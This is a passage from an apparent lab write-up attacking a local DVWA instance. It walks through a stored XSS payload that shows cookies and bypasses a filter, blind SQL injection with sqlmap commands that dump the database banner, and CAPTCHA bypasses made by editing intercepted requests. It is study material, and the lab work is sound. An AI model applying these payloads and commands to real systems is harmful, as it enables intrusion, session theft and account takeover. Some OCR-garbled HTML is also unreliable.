$message = ((isset($GLOBALS["__mysql_ston"]) && is_object($GLOBALS["__mysql_ston"])) ? mysqli_real_escape_string($GLOBALS["__mysql_ston"], $message) : ((trigger_error("[MySQLConverterToo] Fix the mysqli_escape_string() call! This code does not work.", E_USER_ERROR)) ? "" : ""));
$message = htmlspecialchars($message);
```

In this code below, is for performing input sanitization on Name field. It uses just one function for performing input sanitization. The function is str\_replace(). Here this function is replacing all the occurrences of <script> tag with null or blank character.

```
// Sanitize name input
$name = str_replace('<script>', '', $name);
$name = ((isset($GLOBALS["__mysql_ston"]) && is_object($GLOBALS["__mysql_ston"])) ? mysqli_real_escape_string($GLOBALS["__mysql_ston"], $name) : ((trigger_error("[MySQLConverterToo] Fix the mysqli_escape_string() call! This code does not work.", E_USER_ERROR)) ? "" : ""));
```

Now create the payload. First, I use span tag to create text Hover over me! and alert to cookie when hover the text like the image above. But we need change the maxlength in insect element from 10 to 100 character that we can input more length.

```
<!DOCTYPE html>
<html lang="en-GB"> [scroll]
  > <head>[...]</head>
  > <body class="home"> [overflow]
    >> <div id="container">
      >>> <div id="header">[...]</div>
      >>> <div id="main_menu">[...]</div>
      >>> <div id="main_body">
        >>>> <div class="body_padded">
          >>>>> <h1>Vulnerability: Stored Cross Site Scripting (XSS)</h1>
          >>>>> <div class="vulnerable_code_area">
            >>>>>> <form method="post" name="guestform" "">
              >>>>>>> <table width="550" cellspacing="1" cellpadding="2" border="0">
                >>>>>>>> <tbody>
                  >>>>>>>>> <tr>
                    >>>>>>>>>> <td width="100">Name *</td>
                  >>>>>>>>>> <td>
                    >>>>>>>>>>> <input name="txtName" type="text" size="30" maxlength="100">
                  >>>>>>>>>>> </td>
                  >>>>>>>>>> </tr>
                >>>>>>>>>> <tr>[...]</tr>
              >>>>>>>>>> </tbody>
            >>>>>>>>>> </table>
          >>>>>>>>>> </form>
        >>>>>>>>>> </div>
      >>>>>>>>>> </div>
    >>>>>>>>>> </div>
  >>>>>>>>>> </body>
</html>
```

## Vulnerability: Stored Cross Site Scripting (XSS)

Name *	<input &gt;hover="" me!&lt;="" over="" span&gt;"="" type="text" value="&lt;span&gt;document.cookie)"/>
Message *	<input type="text" value=""/>

Name: Hover over me!  
Message: This is eiei

⊕ 127.0.0.1:4280  
`_ga=GA1.1.2037304957.1705292456;  
_ga_ZW9R02LL5S=GS1.1.1705292456.1.0.1705292456.60.0.0; csm-  
hit=tb:E40NPKVH3RDS6KD8Y6WB+s-  
E40NPKVH3RDS6KD8Y6WB|1705303035813&t:1705303035813&  
adb:adblk_no; security=medium`

OK

## 30. Vulnerability: SQL Injection(Blind) (Low)

Method: In the low level, they have the input box that we can type the query to check that they have vulnerable or not? The query is check that user ID is exist or not

User ID:  Submit

User ID exists in the database.

Now, Input “10' or 0 = 0 #” the ID 10 is should be missing but the system show exists. This mean vulnerable.

User ID:  Submit

User ID exists in the database.

Then, I use sqlmap to dump the version of the database out with this command  
 "sqlmap -u "http://127.0.0.1:4280/vulnerabilities/sql\_injection/?id=10&Submit=Submit" --cookie="PHPSESSID=5516b1fc73fd337becf10f76ad839cec; security=low" --flush-session -p id --banner"

```
[11:48:10] [INFO] adjusting time delay to 1 second due to good response times
0.11.6-MariaDB-1:10.11.6+maria~ubu2204
web server operating system: Linux Debian
web application technology: PHP 8.3.1, Apache 2.4.57
back-end DBMS: MySQL ≥ 5.0.12 (MariaDB fork)
banner: '10.11.6-MariaDB-1:10.11.6+maria~ubu2204'
```

## 31. Vulnerability: SQL Injection(Blind) (Medium)

**Method:** In the medium level, they have the drop down that we can select the number of user id to check is exist or not? But in this one we cannot input query directly, I use burp suite to intercept the request to add or query to see the vulnerable.

```
POST /vulnerabilities/sql_injection_medium/ HTTP/1.1
Cookie: PHPSESSID=ea9fae20cef050216245331d9bc2e536; security=medium
Connection: close
id=10+OR+1+=+1+/#&Submit=Submit
```



We can see that the user id 10 is should be missing not exists

Then I save the request into text file for using in sqlmap but I change to request to use only id=10 like image below.


```
POST /vulnerabilities/sql_injection_medium/ HTTP/1.1
Host: 127.0.0.1:4280
Content-Length: 18
Cache-Control: max-age=0
sec-ch-ua: "Chromium";v="119", "Not?A_Brand";v="24"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Linux"
Upgrade-Insecure-Requests: 1
Origin: http://127.0.0.1:4280
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/119.0.6045.159 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8,application/signed-exchange;v=b3
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: http://127.0.0.1:4280/vulnerabilities/sql_injection_medium/
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Cookie: PHPSESSID=ea9fae20cef050216245331d9bc2e536; security=medium
Connection: close
id=10&Submit=Submit
```

Then, I use sqlmap to dump the version of the database out with this command  
“sqlmap -r re.txt -p id -flush-session --banner”

```
[13:40:46] [INFO] retrieved: 10.11.6-MariaDB-1:10.11.6+maria~ubu2204
web server operating system: Linux Debian
web application technology: Apache 2.4.57, PHP 8.3.1
back-end DBMS: MySQL ≥ 5.0.12 (MariaDB fork)
banner: '10.11.6-MariaDB-1:10.11.6+maria~ubu2204'
```

## 32. Vulnerability: Insecure CAPTCHA (Low)

**Method:** In the low level, we bypass the CAPTCHA by using the step skip. First, I input it normally and pass the CAPTCHA. (Password: 12345)



Next, I used burp suite every step to see the request. On this page they need us to click change button to confirm change.

Then, we will see the request in burp suite. That I sent it into repeater and now, I can change password on this one that skip all the step and CAPTCHA.

### 33. Vulnerability: Insecure CAPTCHA (Medium)

**Method:** In the medium level, I same step as low level. But the different things is at the request step 2 they have the parameter `passed_captcha=true`. Now we can bypass all the step and CAPTCHA.

#### Request

Pretty	Raw	Hex
1 POST /vulnerabilities/captcha/ HTTP/1.1		
2 Host: 127.0.0.1:4280		
3 Content-Length: 77		
4 Cache-Control: max-age=0		
5 sec-ch-ua: "Chromium";v="119", "Not ?A_Brand";v="24"		
6 sec-ch-ua-mobile: ?0		
7 sec-ch-ua-platform: "Linux"		
8 Upgrade-Insecure-Requests: 1		
9 Origin: http://127.0.0.1:4280		
10 Content-Type: application/x-www-form-urlencoded		
11 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/119.0.6045.159 Safari/537.36		
12 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif, image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3; q=0.7		
13 Sec-Fetch-Site: same-origin		
14 Sec-Fetch-Mode: navigate		
15 Sec-Fetch-User: ?1		
16 Sec-Fetch-Dest: document		
17 Referer: http://127.0.0.1:4280/vulnerabilities/captcha/		
18 Accept-Encoding: gzip, deflate, br		
19 Accept-Language: en-US,en;q=0.9		
20 Cookie: PHPSESSID=75073dd437c08d0ef93efb82e19010e8; security=medium		
21 Connection: close		
22		
23 step=2&password_new=1234&password_conf=1234&passed_captcha=true&Change=Change		

## Test Credentials

### Vulnerabilities/CSRF

Valid password for 'admin'

Username

Password